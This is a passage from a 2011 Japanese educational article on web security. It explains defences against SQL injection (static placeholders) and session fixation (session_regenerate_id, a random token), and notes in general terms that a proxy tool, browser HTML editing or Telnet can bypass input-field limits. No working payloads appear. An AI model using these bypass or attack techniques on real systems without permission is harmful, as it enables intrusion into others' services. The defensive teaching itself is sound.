
解決法は複数ある。ひとつは、入力欄で桁数や入力可能文字を制限し、値をURLにパラメータで付加できるGETではなくPOSTで送信する方法だ。ただ、これは入力欄以外からPOSTを行う方法がたくさんあるため、まったく効果をなさない対策であると考えられる。例えば、proxy型ツールの代表格であるFiddler (Microsoft) では、通信を遮断しPOSTを改竄する機能がある。[16]これを使用することで入力欄に依存せずにデータを送信できる。この他にも、ブラウザが備えるユーティリティを使用してHTMLを改変できる場合、input要素のvalue属性の値を書き換えることができる。これでも入力欄に依存せずに送信ができる。さらに、Telnetサービスを使用してブラウザを一切使用せずクライアントから直接POSTを送信することもできるため、入力欄での制限は大変限定的である。

数値のみの場合、受け取った値にintval() 関数を実行することで数値以外の値は無効となるし、以下のような正規表現を使用してもよいかもしれない。

```
preg_match(“/\d+/”, $subject);
```

ただ、これでは応用性がない。抜本的な対策を考えよう。SQL Injection の対策としてよく挙げられるのは、プレースホルダーという考え方である。ここでは、もっとも安全とされている静的プレースホルダーを紹介する。プレースホルダーとは、「場所取り」という意味で、SQLにおいても同じ意味で用いる。まずは次ページの図でプレースホルダーの簡単な構造について説明しようと思う。

[16] MicrosoftがPOSTを改竄できるソフトウェアを出したなんて皮肉なことだと思われるかもしれないが、もともとは改竄用のツールというわけではなく、様々な通信内容を閲覧するためのソフトウェアである。



SQL Injection 脆弱性の根本原因は、パラメータとして指定された文字列の一部がリテラルをはみ出すことで、SQL文が変更されることである。つまり、この脆弱性を解消する為には、SQL文を組み立てる際にSQL文の変更を防ぐ必要がある。

プレースホルダーを利用すると、SQL文は以下のように記述できる。

```
SELECT * FROM table WHERE id = ?
```

SQL文中のクエスチョンマークがプレースホルダで、値を入れる前にこのSQL文をコンパイルする。実行前のすべての工程（コンパイル）を終えてから、最後に?に値を代入するので、不正な値が入っていてもそれがSQL文として実行されることはない。これは原理的なもので、SQL Injection 脆弱性を突かれることは100%ないと言って良いだろう。

②セッション固定化攻撃

先ほど、セッション固定化攻撃の対策として、.htaccessを編集し、URLパラメータやCookieからセッションIDを変更することはできなくなったが、これだけではまだ足りないことがある。

一つは、ウェブアプリケーションの脆弱性ではなく、ブラウザ側の脆弱性の問題である。クッキーモンスター問題と呼ばれているこの脆弱性は、任意のセカンドレベルドメインに対しCookieを発行することで、このドメインを含む攻撃対象サイトに対して強制的にCookieを設定できる攻撃であり、少々古いブラウザが持つ穴である。Internet Explorer 6など、脆弱性を多く持つ古いブラウザであるにもかかわらず、会社などでいまでも大きなシェアを保っている場合がある。この場合、ウェブアプリケーション側から攻撃を未然に防ぐことができない。だからといって、ブラウザの特定のバージョンをシャットアウトするわけにもいかない。

また、他の攻撃手法としてHTTPヘッダインジェクションなどもある。HTTP通信のヘッダのReferer でCookieに攻撃ができたりもする。

そのため、防御には他の手を使用する。セッションIDが強制されるのを防ぐのではなく、強制されても問題がないように設計すればよい。つまり、認証後にセッションIDを変更してしまうのがよい。PHPでは、セッションIDを変更する関数として、

```
session_regenerate_id(true);
```

が存在する。これを使用して認証後にセッションIDを変更してしまうことで、攻撃者が強制したIDを用いて個人情報にアクセスすることを防ぐことができる。これが一般的な対処方法だ。

また、開発するシステムの構造によりセッションIDを変更するのが難しい場合は、セッションID以外にもう一つ乱数文字列Tokenを生成し、Cookieとセッション変数の両方に記憶させる方法がある。[17] 各ページで認証を確認する際にCookie上のTokenの値を比較し、同一である場合のみ認証されていると認識する。このとき、Tokenが外部に出力されるタイミングはログイン時のCookieが生成されるときのみであるため、Tokenは攻撃者からは未知の情報であり、知る手段はない。これで、固定化攻撃からシステムを守ることができるのだ。

[17] 調べたところ、大手サイトではTokenを使用しているサイトの方が多いようだ。

　このように、Webセキュリテイをはじめとするセキュリティの分野は非常に奥が深く、終わりのない学問であると私は考えている。技術の一般化が進み、セキュリティが甘く見られているこの時代だからこそ、もう一度セキュリティを見直すべきではなかろうか。セキュリティは「アンチウィルスソフト」で解決できるものではない。ウィルスよりも身近に、いつも訪れているウェブサイトに、危険は潜んでいるのである。利用者もそれを肝に銘ずべし。

参考資料

徳丸浩 (2011)『安全なWebアプリケーションの作り方　脆弱性が生まれる原理と対策の実践』
ソフトバンククリエイティブ株式会社

GIJOE (2005)『PHPサイバーテロの技法　攻撃と防御の実際』　ソシム株式会社

Studying HTTP <http://www.studyinghttp.net/>
（2011年8月4日アクセス）

XSS Challenges[18] <http://xss-quiz.int21h.jp/>
（2011年8月4日アクセス）

情報処理推進機構：情報セキュリティ：脆弱性対策
<http://www.ipa.go.jp/security/vuln/>
（2011年8月4日アクセス）

巻末注

　この記事において紹介した各種のシステム攻撃手法は、ダミーではなく実際のシステムで有効な攻撃である。いかなる理由にかかわらず、公開されているシステムに無断でこの類の攻撃を行うことは法律で禁じられている。また、それによりデータの破損やシステムの破壊が生じた場合は、不正アクセス及び威力業務妨害罪で逮捕される可能性が高い。軽い気持ちでこのようなことを決してしないように、気を付けていただきたい。この記事はあくまでもWebの世界の実態と危険性を提示するもので、いかなる犯罪行為を帮助するものでもない。この記事によりいかなる事象が発生しても、著者及びキャンプ関係者は一切の責任を負わない。

Copyright © 2011 Sei Cho, All Rights Reserved.

[18] 様々なXSSのパターンを用いてサイトに仕込まれた脆弱性を突いていくゲーム形式の学習サイトである。